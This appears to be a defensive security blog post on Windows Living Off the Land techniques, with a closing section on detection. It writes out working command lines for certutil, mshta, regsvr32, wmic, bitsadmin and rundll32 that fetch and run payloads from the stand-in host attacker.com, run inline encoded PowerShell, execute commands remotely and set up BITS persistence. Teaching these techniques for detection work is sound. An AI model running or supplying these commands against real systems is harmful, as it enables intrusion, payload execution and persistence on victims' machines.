


One of the most effective techniques in modern attacks doesn’t involve dropping any malware at all. Instead, attackers use the tools that are already installed on your Windows machine — Microsoft-signed binaries that were put there to help administrators — and repurpose them to download payloads, execute shellcode, and establish persistence. This is called Living Off the Land, and the specific binaries used are catalogued as LOLBAS: Living Off the Land Binaries, Scripts, and Libraries.
The reason it’s so effective is simple: these tools are trusted. Your endpoint detection knows that certutil.exe and mshta.exe are legitimate Microsoft binaries. They’re signed, they’re expected to be there, and they’ve been on Windows machines for years. Blocking them outright would break administrative workflows. So defenders have to get smarter about detecting abnormal usage rather than just flagging the presence of the binary.
certutil.exe — The Swiss Army Knife
certutil.exe is a command-line tool for managing certificates. That’s its legitimate purpose. But it has a flag called -urlcache that lets it download arbitrary files from the internet, and a -decode flag that can decode base64-encoded content to a file on disk.
# Download a file to disk
certutil.exe -urlcache -split -f http://attacker.com/payload.exe C:\temp\update.exe

# Decode a base64-encoded payload
certutil.exe -decode encoded.txt payload.exe
Attackers use this constantly. They host their malware on a domain or compromised server, download it with certutil, then execute it. Because certutil is a legitimate Microsoft binary making an outbound HTTP request, many firewalls and endpoint tools let it through. Detection: alert on certutil.exe making network connections, or spawning child processes, or writing executable files to temp directories.
mshta.exe — Executing HTML Applications
mshta.exe is the Microsoft HTML Application Host. It’s designed to run .hta files — HTML applications that can execute VBScript and JavaScript. Attackers use it to run malicious scripts without dropping anything to disk, or to download and execute remote content in one step.
# Execute a remote HTA file
mshta.exe http://attacker.com/malware.hta

# Execute inline VBScript
mshta.exe vbscript:Execute("CreateObject(""Wscript.Shell"").Run ""powershell.exe -enc BASE64"",0,True")(window.close)
The second form is particularly nasty — it executes a PowerShell command without ever touching the filesystem. The entire payload lives in the command line. Detection: mshta.exe making network connections is almost always malicious. mshta.exe spawning cmd.exe or powershell.exe is a near-certain indicator of compromise.
regsvr32.exe — Squiblydoo
regsvr32.exe registers and unregisters COM DLLs. The technique nicknamed “Squiblydoo” abuses its /i flag to download and execute a script from a remote URL, using the COM Scriptlet format (.sct files). Critically, this technique can bypass AppLocker because regsvr32 is a trusted, signed binary that AppLocker typically whitelists.
# Execute a remote SCT file (Squiblydoo)
regsvr32.exe /s /n /u /i:http://attacker.com/payload.sct scrobj.dll
The /s flag suppresses error messages, /n skips DllRegisterServer, /u calls DllUnregisterServer instead, and /i passes the URL to the COM scriptlet registration function. The payload executes entirely in-memory. This specific technique has been around since 2016 but still works on unpatched systems or misconfigured AppLocker policies.
wmic.exe — Windows Management Instrumentation
WMIC is a command-line interface to Windows Management Instrumentation. Legitimate administrators use it constantly. Attackers use it for lateral movement (execute commands on remote machines), process creation, and to query system information for reconnaissance.
# Execute a command on a remote machine
wmic /node:VICTIM-PC process call create "cmd.exe /c whoami > C:\temp\out.txt"

# Query installed AV products (reconnaissance)
wmic /namespace:\\root\securitycenter2 path antivirusproduct get displayname

# XSL execution (evasion)
wmic os get /format:"http://attacker.com/evil.xsl"
The last form uses WMIC’s /format parameter to fetch and execute an XSL stylesheet — which can contain JScript or VBScript. The entire payload is executed from memory via WMIC with no file written to disk. This was a commonly used technique in APT operations targeting corporate networks.
bitsadmin.exe — Background Transfer Downloads
BITS (Background Intelligent Transfer Service) is Windows’ file transfer mechanism used by Windows Update. bitsadmin.exe manages BITS jobs. Attackers use it to download payloads because BITS transfers survive reboots, run under SYSTEM context, and look like legitimate background update traffic.
# Download a file using BITS
bitsadmin /transfer evilJob /download /priority normal http://attacker.com/update.exe C:\temp\update.exe

# BITS as persistence (executes payload when job completes)
bitsadmin /create 1 && bitsadmin /addfile 1 http://attacker.com/update.exe C:\temp\update.exe
bitsadmin /SetNotifyCmdLine 1 C:\temp\update.exe NUL
bitsadmin /resume 1
The SetNotifyCmdLine form is particularly interesting as a persistence mechanism — BITS will execute the payload every time the transfer completes. Combined with a short transfer interval, this creates a recurring execution mechanism that looks like legitimate Windows background activity.
rundll32.exe — DLL Execution
rundll32.exe executes exported functions from DLLs. Legitimate use: running DLL-based installers and control panel applets. Attacker use: executing malicious DLLs without writing an executable, running JavaScript via the mshtml.dll RunHTMLApplication export, and loading payloads from network shares.
# Execute a malicious DLL export
rundll32.exe evil.dll,EntryPoint

# Execute JavaScript via mshtml
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";eval("...malicious JS...");

# Load and execute from network share
rundll32.exe \\attacker.com\share\malicious.dll,EntryPoint
Detection Strategies
The common thread across all these techniques is that they’re proxy execution — a trusted binary doing something on behalf of an attacker. Detection requires looking at behaviour patterns rather than binary identity:
- Parent-child process anomalies: certutil or mshta spawning cmd.exe or powershell.exe is almost always malicious. Use Sysmon or Windows 4688 with command-line logging.
- Network connections from unexpected binaries: certutil, regsvr32, rundll32 making outbound HTTP/HTTPS connections should trigger alerts. These don’t normally phone home.
- Command-line signatures: certain flag combinations (-urlcache -split, /i:http://, /format:http://) are reliable IOC patterns worth alerting on specifically.
- Write then execute: a LOLBAS binary writing a file to a temp directory followed shortly by that file executing is a classic two-stage delivery pattern.
The LOLBAS project (lolbas-project.github.io) maintains a comprehensive database of over 100 binaries with documented techniques. If you’re tuning detection rules, that project is an excellent reference for the full scope of abuse potential.

Leave a Reply